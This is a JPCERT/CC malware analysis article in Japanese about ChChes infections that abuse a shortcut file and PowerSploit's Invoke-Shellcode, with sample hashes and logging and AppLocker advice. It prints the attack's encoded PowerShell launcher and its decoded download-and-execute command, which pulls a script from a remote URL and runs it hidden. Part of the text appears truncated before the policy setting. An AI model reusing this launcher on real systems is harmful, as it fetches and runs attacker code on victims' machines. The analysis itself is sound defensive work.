


PowerSploitを悪用して感染するマルウェア(2017-02-10)

jpccert.or.jp/magazine/acreport-ChChes_ps1.html



朝長 秀誠 (Shusei Tomonaga)

2017/02/10

ChChes


-
- メール

PowerSploitを悪用して感染するマルウェア

今回は、前号の分析センターだより「Cookieヘッダーを用いてC&CサーバとやりとりするマルウェアChChes」で紹介したChChesが、PowerSploit[1]というオープンソースのツールを悪用して感染する事例を確認しましたので、その詳細について解説します。

ChChesが感染するまでの流れ

今回確認した検体は、ショートカットファイルを悪用してマルウェアの感染を行います。ショートカットファイルが開かれてから、ChChesに感染するまでの流れは、図1のようになります。



いてからChChes感染までの流れ

ショートカットファイルが開かれると、PowerShellスクリプトを含むファイルが外部からダウンロードされ、実行されます。次に、PowerShellスクリプト内に含まれるChChesのコード（バージョン1.6.4）が、powershell.exeにインジェクションされ、実行されます。この過程の各段階における詳細な挙動を次に解説します。

ショートカットファイルが開かれた時の挙動

ショートカットファイルを開くと内部に含まれている次のPowerShellスクリプトが実行されます。

```
powershell.exe -nop -w hidden -exec bypass -enc JAAyAD0AJwAtAG4Abw~省略~
```

「-enc」以降のPowerShellスクリプトはエンコードされており、以下がデコードしたものです。

```
$2='-nop -w hidden -exec bypass -c "IEX (New-Object System.Net.Webclient).DownloadString(''https://goo.gl/cpT1NW'')";if([IntPtr]::Size -eq 8){$3 = $env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $3 $2";}else{iex "& powershell $2";}
```

上記PowerShellスクリプトによって、指定されているURLからPowerShellスクリプトを含むファイルがダウンロードされます。ダウンロードされたスクリプトは32bitのpowershell.exe（syswow64\WindowsPowerShell\v1.0\powershell）に読み込まれて実行されます。32bitで実行する理由は、PowerShellスクリプト内に含まれるChChesのコードが64bit環境に対応していないためと考えられます。

ダウンロードされるPowerShellスクリプトの詳細

ダウンロードされるPowerShellスクリプトはPowerSploitの一部（Invoke-Shellcode.ps1）を流用して作成されています。PowerSploitは、リモートのコンピュータ上でファイルやコマンドを実行するためのツールで、ペネトレーションテストなどに利用されます。

ダウンロードされたPowerShellスクリプトは実行されると、内部に含まれるドキュメントファイルを%TEMP%フォルダに作成し、表示します。表示するドキュメントファイルはExcel文書やWord文書など複数のパターンが存在することを確認しています。

コンピュータの構成 -> 管理用テンプレート -> Windows PowerShell -> PowerShellスクリプト ブロックのログ記録を有効にする (Turn on PowerShell Script Block Logging)

おわりに

PowerShellスクリプトが攻撃に利用されることは一般的になってきました。PowerShell実行時のイベントログを取得する設定になっていない場合は、今後このような攻撃の被害にあうことを想定して、設定を見直すことを推奨します。また、PowerShellを使用していない場合は、AppLockerなどを使用して実行を制限することをご検討下さい。

分析センター 朝長 秀誠

参考情報

[1] PowerSploit

<https://github.com/PowerShellMafia/PowerSploit>

Appendix A 検体のSHA-256ハッシュ値

PowerShell

- 4ff6a97d06e2e843755be8697f3324be36e1eb280bb45724962ce4b6710297
- 75ef6ea0265d2629c920a6a1c0d1dd91d3c0eda86445c7d67ebb9b30e35a2a9f
- ae0dd5df608f581bbc075a88c48eedeb7ac566ff750e0a1baa7718379941db86
- 646f837a9a5efbbdde474411bb48977bff37abfefaa4d04f9fb2a05a23c6d543
- 3d5e3648653d74e2274bb531d1724a03c2c9941fdf14b8881143f0e34fe50f03
- 9fbd69da93fbe0e8f57df3161db0b932d01b6593da86222fabef2be31899156d
- 723983883fc336cb575875e4e3ff0f19bcf05a2250a44fb7c2395e564ad35d48
- f45b183ef9404166173185b75f2f49f26b2e44b8b81c7caf6b1fc430f373b50b
- 471b7edbd3b344d3e9f18fe61535de6077ea9fd8aa694221529a2ff86b06e856
- aef976b95a8d0f0fdcfe1db73d5e0ace2c748627c1da645be711d15797c5df38
- dbefa21d3391683d7cc29487e9cd065be188da228180ab501c34f0e3ec2d7dfc

•

- メール

この記事の筆者



朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、

FIRSTなどで講演。JSACオーガナイザー。

このページは役に立ちましたか？


0人が「このページが役に立った」と言っています。

その他、ご意見・ご感想などございましたら、ご記入ください。

こちらはご意見・ご感想用のフォームです。各社製品については、各社へお問い合わせください。

javascriptを有効にすると、ご回答いただけます。ありがとうございました。

関連記事




HUI Loaderの分析




Anti-UPX Unpackingテクニック



モバイル端末を狙うマルウェアへの対応FAQ



攻撃グループLuoYuが使用するマルウェアWinDealer



攻撃グループBlackTechが使用するマルウェアGh0stTimes

≪ 前へ

トップに戻る

次へ ≫

ライター

- 
-  関
-  口
- 
- 
- 
-  登
-  山
-  昌
-  田
-  中
-  信

-  瀧
上侑
-  洞
田 慎
-  河
野 一
- 
- 
-  岩
崎 照
- 
-  寺
本 健
- 
- 
- 
- 
- 
- 
- 
- 
- 
- 